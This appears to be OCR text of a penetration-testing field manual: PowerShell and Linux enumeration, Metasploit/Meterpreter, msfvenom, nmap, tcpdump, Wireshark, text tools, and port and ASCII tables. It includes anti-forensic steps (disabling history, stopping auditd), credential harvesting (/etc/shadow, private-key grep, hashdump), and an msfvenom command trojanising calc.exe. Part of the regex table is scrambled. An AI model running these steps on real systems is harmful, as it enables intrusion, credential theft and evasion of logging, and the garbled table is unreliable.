- Read & Write

* Get-Verb lists all available verbs
* Get-Command -verb <verb-name>
  Shows all cmdlets which utilize a given verb

Nouns (always singular) describe specific types of objects that are important in system administration

* Get-Command -noun <noun name>
  Shows all cmdlets which utilize a given noun

** When all else fails Get-Help // (Update-Help to update to most up to date menus)**

==========

PowerShell Wildcards
* Matches any sequence of characters
? Matches any one character
[a-z] Match a range of characters. a-z
[abc] Match a set of characters

==========

PowerShell Pipeline
$_ indicates 'the current object'
{} hods the processing logic

==========

WHAT IF

-WhatIf
Displays the outcome of the command without actually running it. Added to the end of the command you want to test.

PowerShell Startup Parameters

```
Command (PS command to run)
ExecutionPolicy (PS execution policy for the session)
File (specifies a .ps1 script to run)
NoLogo (start a console without displaying the copyright
banner)
Noninteractive (starts a PS session without a console)
NoProfile (run without loading the current user's profile)
Version (specify which version of PS to run)
WindowStyle (sets the window style to either normal,
minimized, maximized, or hidden)

EX: PowerShell -noprofile -noninteractive -command get-pro-
cess
```

==========

PowerShell Commands

```
Powershell
Get-filehash -Algorithm md5 -path

get-date
hostname
$PID
$PsVersionTable
get-history
get-process
get-service | ? {$_.status -eq running}
dir HKLM:\Software
get-logproperties security | fl enabled
auditpol
get-eventlog security -newest 10
gwmi win32_processor | select-object loadpercentage
gwmi win32_operatingsystem | foreach-object {"{0:N2}% -f
(($_.totalvisiblememorysize - $_.freephysicalmemory)*100/
$_.totalvisiblememorysize)}
netstat
get-itemproperty
schtasks
at
gwmi win32_service | ? {$_.StartMode -eq 'Auto'} | ? {$_.
StartName -eq 'LOCALSYSTEM'} | fl Name, DisplayName, PathName
gci -path c:\ -recurse | ? {$_.LastWriteTime -ge (get-date).
addminutes(-45)}
```

The following information details the majority of the essential commands to run when on a NIX system to gather information and enumerate through the network, as well as quick hit reference tables. All information was sourced from manual pages. For more info, RTFM

For more information, see:
man7.org/linux/man-pages/dir_section_1.html

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IPtables
help.ubuntu.com/community/IptablesHowTo?action=show&redirect=Iptables

Syslog Security Levels
success.trendmicro.com/solution/TP000086250-What-are-Syslog-Facilities-and-Levels

NIX

1) Disable history info:

```
        unset HISTFILE && unset HISTFILESIZE
```

---

2) System Date

```
        /bin/date && /bin/date -u && /bin/date +%s
        THU NOV 15 12:53:34 EST
```

---

3) Stop auditing

```
cd /tmp && ps -eaf | grep 'audit'

Which one depends on if systemd or init:
/usr/sbin/service auditd stop
        (Checks Upstart -> systemd -> SysV)
```

```
systemctl disable sshd                (Systemd)
Chkconfig --stop <service>            (SysV)
svcadm disable -t cron                (SMF)
Initctl start | stop | restart <name> (UPSTART)
```

---

4) System Kernel Version and O/S version

```
        /bin/uname -a && hostname
        /bin/cat /etc/*{issue,release,version,edition}* 2>/
dev/null
```

---

5) Network info

```
        /sbin/ifconfig -a
        /bin/netstat -natup
        /bin/netstat -rn
        /sbin/route print
        /bin/cat /etc/hosts
```

---

6) Who and what are you running as:

```
        /bin/ps -p $$
        /usr/bin/tty
        /bin/echo $SHELL
        /usr/bin/who
```

```
WHEN YOU LOOK AT SHELLS:
ttymon = daemon is a console-monitoring process that ini-
tializes and monitors terminal ports and identifies and au-
thenticates users. It is normal for more than one instance
of ttymon to be running at any given time

mingetty = mingetty is designed to be a minimal getty for
the virtual terminals on the the workstation's monitor and
keyboard. It has no support for serial lines.

sshd = controls remote access, only one instace

tty = regular native terminal service / hardware / kernel
```

```
emulated (good for understanding logging, everything is be-
ing logged if in TTY)
        0 if standard input is a terminal
        1 if standard input is not a terminal
        2 if given incorrect arguments
        3 if a write error occurs

pty = pseudo terminal device, emulated by another program
(xterm, screen, ssh) ()

pts = slave of pty

VT = replicating the console form a remote location HOWEVER
console = local
-------------------------------------------------
7) Current Logged on users + all users
        /usr/bin/w
        /bin/cat /etc/passwd
        /bin/cat /etc/shadow
-------------------------------------------------
8) Most recent logged on users
        /usr/bin/last && /usr/bin/lastb
-------------------------------------------------
9) How long has system been running & at what run level?
        /usr/bin/uptime
        /usr/bin/who -r
        man init | head
-------------------------------------------------
10) Filesystem Info:
        /sbin/fdisk -l
        /bin/df -ah
        /bin/mount
-------------------------------------------------
11) Available System Memory
        /usr/bin/vmstat -s
        /usr/bin/free -m
        /bin/cat /proc/meminfo
                MemTotal, MemFree, Buffers, Cached,
                SwapTotal, SwapFree (same as free -m)
-------------------------------------------------
12) What network services are running (if any)
        /bin/ps -elf
        /bin/ps -eHo pid,ppid,ruser,user,start,tty,args

        SOLARIS:
        ps -eo pid,ppid,ruser,user,stime,tty,args
        pfiles `ls /proc` 2>/dev/null | awk "/^[^ \\t]/
                {smatch=\$0;next}/port:[ \\t]*${1}/
                {print smatch, \$0}{next}"
```

```
------------------------------------------------
13) What services start on boot:
        chkconfig --list | grep ":on"
        /bin/ls /etc/rc_.d
------------------------------------------------
14) Any cron jobs scheduled to run
        /bin/ls -lart /var/spool/cron/crontabs /etc/cron*
------------------------------------------------
15) Logging?
        /etc/syslog.conf
        /etc/syslog-ng/syslog-ng.conf
        /etc/sysconfig/syslog
        /etc/hosts
        /bin/cat /etc/logrotate.conf
------------------------------------------------
SECURITY LEVELS:
SEVERITY LEVEL                  EXPLANATION/
-------------------------------------------------------------
** SEVERITY IN EVENT           Default SMS setting for Syslog
                               Security option. Will send all
                               events to remote Syslog system

0 EMERG                        A "panic" condition
                               Notifies all staff
                               Affects multiple apps/servers

1 ALERT                        Should be corrected
                               immediately - notify staff who
                               can fix the problem

2 CRIT                         Should be corrected
                               immediately, but indicates
                               failure in a primary system.
                               Fix CRITICAL problems before
                               ALERT
3 ERR                          Non-urgent failures - these
                               should be relayed admins;
                               each item must be resolved
                               within a given time.

4 WARN                         Warning messages. Not an
                               error, but indication that
                               an error will occur if action
                               is not taken, e.g. file system
                               85%. Each item must be
                               resolved within a given time.

5 NOTICE                       Events that are unusual but
                               not error conditions - might
```

```
                                be summarized in an email to
                                developers or admins to spot
                                potential problems
                                No immediate action required.

6 INFO                          Normal operational messages -
                                may be harvested for
                                reporting, throughput, etc.
                                No action required.

7 DEBUG                         Info useful to developers for
                                debugging the app
------------------------------------------------
16) Contents of /root/.bash_history
        /bin/cat /root/.bash_history | more
------------------------------------------------
17) Any suspicious modules loaded
        /sbin/lsmod
        chkconfig --list
        /bin/ls -lart /etc/rc.d/rc<runlevel>.d | grep “S”
------------------------------------------------
18) Suspicious binary checks
        ls -li /bin/ | sort
        Check for any non contiguous inodes
------------------------------------------------
19) Package manager checks

Given a file, identify the package it belongs to
        rpm -qf <full path to file>
        dpkg -s <full path to file>
        pkgchk -l -p <file>
Given a package name, list the files belonging to
that package
        rpm -ql <package name>
        dpkg -L <package name>
        pkgchk -l <package name> | grep Path
Verify integrity of ALL packages
        rpm -Va
        dpkg -V debsums
        pkgchk (reports errors,else returns prompt)
Verify integrity of one package
        rpm -V <package-name>
        dpkg -V <package-name>
        pkgchk <package-name>
                (returns errors else returns prompt)
------------------------------------------------
```

20) Search logs

```
LINUX:
egrep -ilIR “sshd” /var/log/*
        -i = ignore case
        -l = only print filenames where match occurred
        (removing this will print the <filename>:<line>)
        -I = ignore binary files
        -R = Recursive search through given directory
        (follow symbolic links)
        -E = Extended Regular Expression search

SOLARIS:
egrep -iln “root” /var/log/*
        -i = ignore case
        -l = only print filenames where match occurred
        (removing this will print the <filename>:<line>,
        HOWEVER: as is, this command will only print the
        filename and no line number)
        -n = Precede each line by it’s line number

For every process running, print the name of the process
and every log that process has logged to:

for i in `ps -eo args`; do echo $i && egrep -il $i /var/
log/* 2>/dev/null; done
-------------------------------------------------
```

Other NIX Commands

```
smb://<ip>/share
share user x.x.x.x c$
smbclient -U user \\\\<ip>\\<share>
rdesktop <ip>
scp /tmp/file user@x.x.x.x:/tmp/file
scp user@<ip>:/tmp/file /tmp/file

PATH=$PATH:/home/<path>
which <executable>

grep -r -A2 -P “BEGIN.+?PRIVATE KEY” / 2>/dev/null
Find all private keys on the box

Keys need to be chmod 600
~/.ssh/authorized_keys
  700     600

0 = STDIN
1 = STDOUT
2 = STDERR

> redirects creates or blows away and makes new
>> creates or appends
< takes contents and uses it as standard in
```

Command	Result
command > file	Redirects the output to the file Overwrites any contents
command >> file	Redirects the output to the file Appends to any existing contents
command < file	Use the contents of file as the input for the command
command 2> nul	Redirect error messages to NUL (nowhere)
command1 | command2	Sends the output of command1 as the input to command2

IPTables Commands (IPv4)

```
iptables -L -v --line-numbers        List with line numbers
iptables -F                          Flush
iptables -P                          Change default policy
iptables -A                          Append
iptables -I chain <rule number>      Insert
iptables -D                          Delete
iptables -S                          Current config +info
```

IPtables Chains

INPUT
FORWARD
OUTPUT

IPtables Targets

ACCEPT - Accept the packet and stop processing rules in this chain.

REJECT - Reject the packet and notify the sender that we did so, and stop processing rules in this chain.

DROP - Silently ignore the packet, and stop processing rules in this chain.

LOG - Log the packet, and continue processing more rules in this chain. Allows the use of the --log-prefix and --log-level options.

EXAMPLES: Allow SSH

```
iptables -A OUTPUT -o <iface> -p tcp --dport 22 -m state
--state NEW,ESTABLISHED -j ACCEPT

iptables -A INPUT -i <iface> -p tcp --sport 22 -m state
--state ESTABLISHED -j ACCEPT
```

METASPLOIT

The following information details the basics when working in metasploit and meterpreter, as well as other helpful tools such as netcat, tcpdump, nmap, wireshark and a find/grep comparison.

For more information, see:
offensive-security.com/

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Metasploit Basics

```
Prompts
        Host = root@jksdfkhsdf~#
        MSF = msf>
        Meterpreter (on target) = meterpreter >
        Shell on target = C:\Users\administrator>

msfconsole
help
?       All Commands you have at that moment
search
searchsploit
sessions -i <id number>
powershell_shell
CTRL+Z background channel/session
jobs
jobs -k
previous
route
use
set
options
show
run = exploit
shell
```

Database Feature

```
db_nmap
dbstatus
dbexport
hosts
hosts -d
```

Meterpreter Basics

```
load incognito
load kiwi
load extapi
load powershell
hashdump
getuid
getpid
background
migrate <pid>
        Forks into another process, taking token/
        impersonation of the process you pass it
channel -l
channel -i <id>
execute -f cmd.exe -i -H
download c:\\path\\file
upload file.exe c:\\windows\\system32
webcam_list
webcam_snap -h
screenshot
```

Meterpreter Windows Enumeration:
localtime
idletime
ipconfig
netstat
run multicommand -cl “netstat -rn”
sysinfo

Environment variables:
run post/multi/gather/env

Logged on users:
run post/windows/gather/enum_logged_on_users
cd c:/windows/temp

Run wmic commands in meterpreter session:
run post/windows/gather/wmic_command COMMAND=
“process get executablepath”

Run windows command in meterpreter session:
run multicommand -cl “fsutil fsinfo drives”

List Drive Information:
run multicommand -cl “fsutil fsinfo drives”
list volume

Search for file types:
search -f *.<extension>

Installed applications:
run post/windows/gather/enum_applications

Programs set to run at boot/login:
run post/windows/gather/wmic_command COMMAND=
“startup list full /format:list”

Check scheduled tasks:
run multicommand -cl “schtasks /query”

Checking if auditing is enabled:
run multicommand -cl “auditpol.exe /get /category:*”

Check firewall status:
run multicommand -cl “netsh advfirewall
show currentprofile”
run multicommand -cl “netsh advfirewall show state”

XP:
run multicommand -cl “netsh firewall show
currentprofile”
run multicommand -cl “netsh firewall show state”
run multicommand -cl “netsh firewall show all”

Check for any log files:

```
        run multicommand -cl “cmd /c dir /od /tw /a”
-------------------------------------------------
```

Registry queries:

```
        run multicommand -cl “reg query <registry>”
        OR
        reg enumkey -k “<registry>”

        reg query “HKLM\\Software\\Microsoft\\Windows\\
        CurrentVersion\\Run”
        reg query “HKLM\\Software\\Microsoft\\Windows\\
        CurrentVersion\\RunOnce”
        reg query “HKCU\\Software\\Microsoft\\Windows\\
        CurrentVersion\\Run”
        reg query “HKCU\\Software\\Microsoft\\Windows\\
        CurrentVersion\\RunOnce”
        reg query “HKLM\\Software\\Microsoft\\Windows NT\\
        CurrentVersion\\Winlogon”
        reg query “HKCU\\Software\\Microsoft\\Windows NT\\
        CurrentVersion\\Winlogon”
        reg query “HKCU\\SYSTEM\\CurrentControlSet\\
        Services\\”
```

msfvenom

msfvenom

- List -l (payloads, encoders, nops, all)
- Payloads
    - Specify -p (payload)
    - Can support custom payloads with “-”
    - Specific size -s (length)
    - Variable=Value specific for the payload used

- Encoding a payload:
- Specify -e (encoder) and -i (iterations)
- Avoid bad characters -b (list)

- Injecting a payload:
- Default templates from the msf/data/templates directory
- Specify -x (template) with -k (keep template behavior)
- Injects a payload into a template and keeps behavior

```
# msfvenom -p windows/meterpreter/bind_tcp -x calc.exe -k -f
exe -o calcpro.exe
        exe-small (uses only size needed)
                Avoids standard full payload size
        -f raw = style of payload
```

- Output format: -f (-format)
- For help on formats, use --help-formats

```
# msfvenom windows/meterpreter/reverse_tcp -f exe
```

Unless specified, windows payloads are 32 bit by default

Veil-Evasion

Most of these commands should feel similar to creating payloads in metasploit:

veil
list
use #
set
options

Msfconsole -r path to rc file sets up handler in metasploit

==========

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Getting Started with NMAP

nmap.org/book/intro.html

TCPDump man page

tcpdump.org/tcpdump_man.html

TCPDump Cheat Sheet

packetlife.net/media/library/12/tcpdump.pdf

NMAP & TCPDUMP

NMAP

```
Types:
-sP     Ping Sweep
        ICMP Echo Reply = Host Up
        -PI ICMP Echo Request
        -PT TCP ACK ping

-sS     SYN
        Open = SYN/ACK
        Closed = RST

-sT     TCP Connect
        Open = SYN/ACK
        Closed = RST

-sU     UDP Scan
        Open = Nothing back
        Closed = DST/Port Unreachable

-sA     ACK Scan
        Good for determining if firewall is stateful or not
        Filtered = ICMP Unreachable
        Unfiltered = RST

-sF     FIN Scan
        Open = Ignore
        Closed = RST

-sN     TCP Null
        Sends no control flags set
        Open = Nothing back
        Closed = RST

** -sF / -sX / -sN if scanning Microsoft will normally re-
turn RST regarless if ports are open or closed **
```

Options

```
-p1-65535       Ports
-T[0-5]         Paranoid: Serialized, 5m wait between packets
                Sneaky: 15s wait
                Polite: Serialized, 4s wait
                Normal: Default
                Aggressive: 5m timeout per host, 1.25s wait
                Insane: 75s timeout, .3s wait

-n              no DNS resolution
-O              Host ID via TCP/IP fingerprinting
-sV             Version detection
-Pn             Don't ping, workaround for ICMP block
-6              IPv6
--randomize-hosts
```

TCPDump Options

-A Print frame payload in ASCII
-c <count> Exit after capturing count packets
-D List available interfaces
-e Print link-level headers
-F <file> Use file as the filter expression
-G <n> Rotate the dump file every n seconds
-i <iface> Specifies the capture interface
-K Don't verify TCP checksums
-L List data link types for the interface
-n Don't convert addresses to names
-p Don't capture in promiscuous mode
-q Quick output
-r <file> Read packets from file
-s <len> Capture up to len bytes per packet
-S Print absolute TCP sequence numbers
-t Don't print timestamps
-v[v[v]] Print more verbose output
-w <file> Write captured packets to file
-x Print frame payload in hex
-X Print frame payload in hex and ASCII
-y <type> Specify the data link type
-Z <user> Drop privileges from root to user

==========

Protocols

arp
ether
fddi
icmp
ip
ip6
link
ppp
radio
rarp
slip
tcp
tr
udp
wlan

ICMP Types

icmp-echoreply
icmp-routeradvert
icmp-tstampreply
icmp-unreach
icmp-routersolicit
icmp-ireq
icmp-sourcequench
icmp-timxceed
icmp-ireqreply
icmp-redirect
icmp-paramprob
icmp-maskreq
icmp-echo
icmp-tstamp
icmp-maskreply

Modifiers

! OR not
&& OR and
|| OR or

TCP Flags

tcp-urg
tcp-rst
tcp-ack
tcp-syn
tcp-psh
tcp-fin

Capture Filters:

```
------------------------------------------------
[src|dst] host <host>
Matches a host as the IP source, destination, or either
------------------------------------------------
ether [src|dst] host <ehost>
Matches a host as the Ethernet source, destination, or ei-
ther
------------------------------------------------
gateway host <host>
Matches packets which used host as a gateway
------------------------------------------------
[src|dst] net <network>/<len>
Matches packets to or from an endpoint residing in network
------------------------------------------------
[tcp|udp] [src|dst] port <port>
Matches TCP or UDP packets sent to/from port
------------------------------------------------
[tcp|udp] [src|dst] portrange <p1>-<p2>
Matches TCP or UDP packets to/from a port in the given range
------------------------------------------------
less <length>
Matches packets less than or equal to length
------------------------------------------------
greater <length>
Matches packets greater than or equal to length
------------------------------------------------
(ether|ip|ip6) proto <protocol>
Matches an Ethernet, IPv4, or IPv6 protocol
------------------------------------------------
(ether|ip) broadcast
Matches Ethernet or IPv4 broadcasts
------------------------------------------------
(ether|ip|ip6) multicast
Matches Ethernet, IPv4, or IPv6 multicasts
------------------------------------------------
type (mgt|ctl|data) [subtype <subtype>]
Matches 802.11 frames based on type and optional subtype
------------------------------------------------
vlan [<vlan>]
Matches 802.1Q frames, optionally with a VLAN ID of vlan
------------------------------------------------
mpls [<label>]
Matches MPLS packets, optionally with a label of label
------------------------------------------------
<expr> <relop> <expr>
Matches packets by an arbitrary expression
```

Examples

```
Capture 2 packets on eth0 interface and incrementally write
to <max byte size> file(s)
tcpdump -c 2 -C <file_size_bytes> -w file.pcap -i eth0

Display captured packets in ASCII and HEX
tcpdump -XX -i eth0
```

Wireshark Display Filters

wiki.wireshark.org/DisplayFilters

Display Filters Documentation

wireshark.org/docs/wsug_html_chunked/ChWorkBuildDisplayFilterSection.html

wireshark.org/docs/dfref/

Display Filters Cheat Sheet

packetlife.net/media/library/13/Wireshark_Display_Filters.pdf

WIRESHARK

Operators

eq OR ==	Equal
ne OR !=	Not equal
gt OR >	Greater than
lt OR <	Less than
GE OR >=	Greater than or equal to
le OR <=	Less than or equal to
and OR &&	And
or OR ||	Or
xor OR ^^	Xor
not OR !	Not
[...]	Substring
in	Membership
contains	Protocol, field, or slice contains a value
matches	Protocol or text field matches a Perl regex

Display Filters

```
ethc.addr / eth.src / eth.dst
eth.dst == ff:ff:ff:ff:ff:ff
        == ff-ff-ff-ff-ff-ff
        == ffff.ffff.ffff
eth.addr[0:3]==00:06:5B
ip.addr == 192.168.0.0/24
ipv6.addr == ::1
http.request.uri == “wireshark.org/”
!(ip.addr == 192.168.1.0)
ip.addr / ip.src / ip.dst
tcp.port / tcp.dstport / tcp.srcport
tcp.flags (ack,syn,fin,reset,urg,push)
http.cookie
http.server
http.user_agent

** When in doubt, follow TCP stream **
```

NIX Grep

linux.die.net/man/1/grep

Windows Find

technet.microsoft.com/en-us/library/bb490906.aspx

Windows Findstr

technet.microsoft.com/en-us/library/cc732459(v=ws.11).aspx

Grep 2 Findstr

Grep:

Search for string in file type:

```
grep “string” *file*.<extension>
```

Adds line numbers, ignore case, and search recursively:

```
grep -irn “string” *file*.<extension>
```

Search for lines that start with root:

```
grep ^root /etc/passwd
```

Any lines in a file containing either an x or y in a file:

```
grep [xy] /etc/passwd
```

Return matched line and the three lines following it:

```
grep -A 3 -i “example” demo_text
```

Return the matched line and three lines before it:

```
grep -B 3 “example” file.txt
```

Return the matched line and 3 lines before and after it:

```
grep -C 3 “example” file.txt
```

Retrun lines that are either the inverse or do not match:

```
grep -v -e “patern1” -e “example2” -e “string3” file.txt
```

Return number of lines that match a string:

```
grep -c “string” file.txt
```

Extended regular expression only matching a valid IP:

```
grep -E -o “(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.
(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4]
[0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-
9]?)” file.txt
```

Find

Search for a string, case insensitive, in a file:

```
find /i “martin hendrikx” C:\<path>\file.txt
```

Search recursively, case insensitive, printing line numbers, skipping non printable characters for a string in a file:

```
findstr /spin /c:”string” [files]
```

Search for an IP in a file:

```
findstr /r “[0-2][0-9][0-9]\.[0-2][0-9][0-9]\.[0-2][0-9][0-
9]\.[0-2][0-9][0-9]” [files]
```

NIX AWK

linux.die.net/man/1/awk

NIX SED

linux.die.net/man/1/sed

AWK & SED

AWK

Designed to work with delimited fields on a per-line basis.

Built-in variables:

Field variables: $1, $2, $3, and so on ($0 is entire line)
NR: Keeps a current count of the number of input records.
NF: Keeps a count of the number of fields within the current input record.
FS: Contains the field separator character which is used to divide fields on the input line.
RS: Stores the current record separator character.
OFS: Stores the output field separator, which separates the fields when Awk prints them.
ORS: Stores the output record separator, which separates the output lines when Awk prints them.

FORMAT:

awk options 'selection _criteria {action }' input-file > output-file

SED

Stream editor for filtering and transforming text
Designed to work with streams of characters on a per-line basis.

Print specific subset of lines from a file:

```
sed -n 40,50p testfile.txt
```

Print every Nth line:

```
sed -n '7~8p' file.txt
```

Delete a a range of lines from a file:

```
sed '60,75d' testfile.txt
```

Search and replace:

```
sed 's/searchterm/replaceterm/g' testfile.txt
```

Change an entire line based on a matched pattern:

```
sed '/searchterm/c "Change to matched
        text" ' testfile.txt
```

VIM Documentation

vim.rtorr.com/

VIM

VIM Commands

```
Insert mode - inserting/appending text
i - insert before the cursor
I - insert at the beginning of the line
a - insert (append) after the cursor
A - insert (append) at the end of the line
o - append (open) a new line below the current line
O - append (open) a new line above the current line
ea - insert (append) at the end of the word
Esc - exit insert mode
-------------------------------------------------
Cut and paste
yy - yank (copy) a line
2yy - yank (copy) 2 lines
yw - yank (copy) the characters of the word from the cursor
position to the start of the next word
y$ - yank (copy) to end of line
p - put (paste) the clipboard after cursor
P - put (paste) before cursor
dd - delete (cut) a line
2dd - delete (cut) 2 lines
dw - delete (cut) the characters of the word from the cursor
position to the start of the next word
D - delete (cut) to the end of the line
d$ - delete (cut) to the end of the line
x - delete (cut) character
-------------------------------------------------
Editing
r - replace a single character
J - join line below to the current one with one space in
between
gJ - join line below to the current one without space in
between
cc - change (replace) entire line
cw - change (replace) to the end of the word
c$ - change (replace) to the end of the line
s - delete character and substitute text
S - delete line and substitute text (same as cc)
xp - transpose two letters (delete and paste)
u - undo
Ctrl + r - redo
. - repeat last command
-------------------------------------------------
Search and replace
/pattern - search for pattern
?pattern - search backward for pattern
n - repeat search in same direction
N - repeat search in opposite direction
:%s/old/new/gc - replace all old with new throughout file
with confirmations
:noh - remove highlighting of search matches
-------------------------------------------------
Exiting
:w - write (save) the file, but don't exit
:w !sudo tee % - write out the current file using sudo
:wq!- write (save) and quit
```

IANA Port Registry

iana.org/assignments/service-names-port-numbers/service-names-port-numbers.xhtml

ASCII Table

asciitable.com/

TABLES & REFS

PORT	DESCRIPTION
19	chargen
20	FTP
21	FTP
22	SSH / SFTP
23	TELNET
25	SMTP
42	WINS
43	WHOIS
49	TACAS
53 TCP	DNS (Zone Transfers)
53 UDP	DNS (Queries)
66	Oracle SQL*N6ET
67	Bootstrap / DHCP Server
68	Bootstrap / DHCP Client
69	TFTP
79	Finger
80	HTTP
88	Kerberos
102	MS Exchange
110	POP3
111	sunrpc
113	Ident
123	NTP
132	Cisco SYSMAINT
135	Microsoft RPC
137	NetBIOS
139	NetBIOS
143	IMAP4
161	SNMP
162	SNMP traps
179	BGP
201	AppleTalk (Routing Maint)
206	AppleTalk Zone Info
220	IMAPv3
264	BGMP
311	AppleShare IP WebAdmin
385	IBM Application
387	Appletalk Update Routing
389	LDAP
400	Oracle Secure Backup
401	Uninterruptible Power Supply
443	HTTPS
445	Microsoft-DS
458	Apple Quicktime
464	Kpasswd (Kerberos)
465	IGMPv3lite
500	ISAKMP
512	exec (remote auth for Unix creds)
513	rlogin who: databases whos logged in local net
514	syslog
515	printer spooler
520	RIP
521	RIPng(IPV6)
546	DHCPv6 Client
547	DHCPv6 Server

PORT	DESCRIPTION
560	rmonitor
563	NNTP over SSL
591	FileMaker
631	Internet Printing Protocol
636	LDAP over SSL
646	LDP
660	MacOS Server Admin
691	MS Exchange Routing
729-731	IBM NetView
749	Kerberos Administration
750	Kerberos version iv
853 TCP	DNS query-response
853 UDP	DNS query-response
860	iSCSI
873	rsync
902	VMware Server
989	FTP over SSL
990	FTP over SSL
992	Telnet over SSL
993	IMAP4 over SSL
995	POP3 over SSL
1025	Microsoft RPC
1080	SOCKS proxy
1194	OpenVPN
1433	Microsoft SQL
1434	Microsoft SQL
1512	WINS
1589	Cisco VQP
1725	Steam
1741	CiscoWorks 2000
1755	MS Media Server
1812	RADIUS
1813	RADIUS
1863	MSN
1985	Cisco HSRP
2000	Cisco SCCP
2002	Cisco ACS
2082	cPanel
2083	cPanel
2100	Oracle XDB
2222	DirectAdmin
2483	Oracle DB
2484	OracleDB
2967	Symantex AV
3050	Interbase DB
3074	XBOX Live
3124	HTTP Proxy
3128	HTTP Proxy
3260	iSCSI Target
3306	MySQL
3389	MS-wbt-server / RDP
3658	Playstation AMS
4658	Playstation2 App Port
4659	Playstation2 Lobby Port
3689	iTunes

PORT	DESCRIPTION
3784	Ventrillo
3785	Ventrillo
4333	mSQL
4444	Meterpreter (if unchanged)
4664	Google Desktop
4899	Radmin
5000	UPnP
5004	RTP
5005	RTP
5060	SIP
5050	Yahoo! Messenger
5222	XMPP/jabber
5223	XMPP/jabber
5432	PostgreSQL
5500	VNC Server
5800	VNC over HTTP
5900+	VNC Server
6000	X11
6001	X11
6665-9	IRC
6679-6697	IRC over SSL
6881-6999	BitTorrent
6891-6901	Windows Live
6970	QuickTime
7650	I2PControl Plugin
7658	Eepsite
7661	I2PBote Plugin SMTP
7662	I2PBote Plugin IMAP
7668	Eepsite SSL
8000	Internet Radio
8080	HTTP Proxy
8086	Kaspersky AV
8087	Kaspersky AV
8200	VMware Server
8500	Adobe ColdFusion
8767	TeamSpeak
9001-9030	Tor
9800	WebDAV
9050	Tor Local Port
9150	Tor SOCKS + Control (Browser)
9151	Tor SOCKS + Control
9152	Tor Messenger SOCKS
10000	BackupExec
11371	OpenPGP
13720-1	NetBackupAdminSecure
19226	AdminSecure

0-1023 Well Known
1024-49151 Registered Ports
49152-65535 Private Ports

ASCII	HEX	SYMBOL
0	0	NUL
1	1	SOH
2	2	STX
3	3	ETX
4	4	EOT
5	5	ENQ
6	6	ACK
7	7	BEL
8	8	BS
9	9	TAB
10	A	LF
11	B	VT
12	C	FF
13	D	CR
14	E	SO
15	F	SI
16	10	DLE
17	11	DC1
18	12	DC2
19	13	DC3
20	14	DC4
21	15	NAK
22	16	SYN
23	17	ETB
24	18	CAN
25	19	EM
26	1A	SUB
27	1B	ESC
28	1C	FS
29	1D	GS
30	1E	RS
31	1F	US

ASCII	HEX	SYMBOL
32	20	(SPACE)
33	21	!
34	22	“
35	23	#
36	24	$
37	25	%
38	26	&
39	27	‘
40	28	(
41	29	)
42	2A	*
43	2B	+
44	2C	,
45	2D	-
46	2E	.
47	2F	/
48	30	0
49	31	1
50	32	2
51	33	3
52	34	4
53	35	5
54	36	6
55	37	7
56	38	8
57	39	9
58	3A	:
59	3B	;
60	3C	<
61	3D	=
62	3E	>
63	3F	?

REGEX	DESCRIPTION
^	start of string
*	0 or more
+	1 or more
?	0 or 1
.	any char but \n
{3}	exactly 3
{3,}	3 or more
{3,5}	3 or 4 or 5
{3|5}	3 or 5
[345]	3 or 4 or 5
[^34]	not 3 or 4
[a-z]	lowercase a-z
[A-Z]	uppercase A-Z
[0-9]	digit 0-9
\d	digit

ASCII	HEX	SYMBOL
64	40	@
65	41	A
66	42	B
67	43	C
68	44	D
69	45	E
70	46	F
71	47	G
72	48	H
73	49	I
74	4A	J
75	4B	K
76	4C	L
77	4D	M
78	4E	N
79	4F	O
80	50	P
81	51	Q
82	52	R
83	53	S
84	54	T
85	55	U
86	56	V
87	57	W
88	58	X
89	59	Y
90	5A	Z
91	5B	[
92	5C	\
93	5D	]
94	5E	^
95	5F	_

ASCII	HEX	SYMBOL
96	60	`
97	61	a
98	62	b
99	63	c
100	64	d
101	65	e
102	66	f
103	67	g
104	68	h
105	69	i
106	6A	j
107	6B	k
108	6C	l
109	6D	m
110	6E	n
111	6F	o
112	70	p
113	71	q
114	72	r
115	73	s
116	74	t
117	75	u
118	76	v
119	77	w
120	78	x
121	79	y
122	7A	z
123	7B	{
124	7C	|
125	7D	}
126	7E	~
127	7F	

REGEX	DESCRIPTION
\D	not digit
\w	A-Z, a-z, 0-9
\W	Not A-Z, a-z, 0-9
\s	White space (t\r\n\f)
\S	Not (t\r\n\f)
reg[ex]	“rege” or “regx”
regex?	“rege” or “regex”
[Rr]egex	“rege” w/ 0 or more x
\d{3}	“rege” w/ 1 or more x
\d{3,}	“Regex” or “regex”
[aeiou]	exactly 3 digits

TAR man page

linux.die.net/man/1/tar

ZIP man page


linux.die.net/man/1/zip

GZIP man page

linux.die.net/man/1/gzip

BZIP man page

linux.die.net/man/1/bzip2



Create a tar archive of certain files:

```
tar -cvf name.tar /path/to/file1 /path/to/file2 /path/
to/file3
```

Extract a certain file from a tar:

```
tar -xf run1.tar `tar -tf run1.tar | head -n <file #>
| tail -n 1`
```

List the contents

```
tar -tvf <file.tar>
unzip -l <file>.zip /
```

tar options:

```
-x Extract files from an archive
-z Compress the archive with gzip (tar.gz)
-v verbosely list files processed
-c compress
-C change its current directory to DIR before
performing any operations
-f write output to a file
. means current working directory
(normally at end of the entire tar line)
.. means parent of the current working directory
(normally at end of the entire tar line)
```

Compress a file with zip:

```
zip compressed.zip file_name.txt
zip -r compressed.zip folder_name/
```

Uncompress a file with zip:

```
unzip compressed.zip
unzip compressed.zip -d ~/Documents
```

List the contents:

```
unzip -l [file]
```

Compress a file with zip:

```
gzip {filename}
bzip2 {filename}
```

Uncompress a file with zip:

```
gzip -d {.gz file}
gunzip {.gz file}
bzip2 -d {.bz2-file}
bunzip2 {.bz2-file}
```

List the contents:

```
gzip -l {.gz file}
unzip -l {.zip file}
```

GIT Handbook

guides.github.com/introduction/git-handbook/

Initializes a Git repo:
```
git init
```

Configure Git:
```
git config --global user.name “John Doe”
git config --global user.email johndoe@example.com
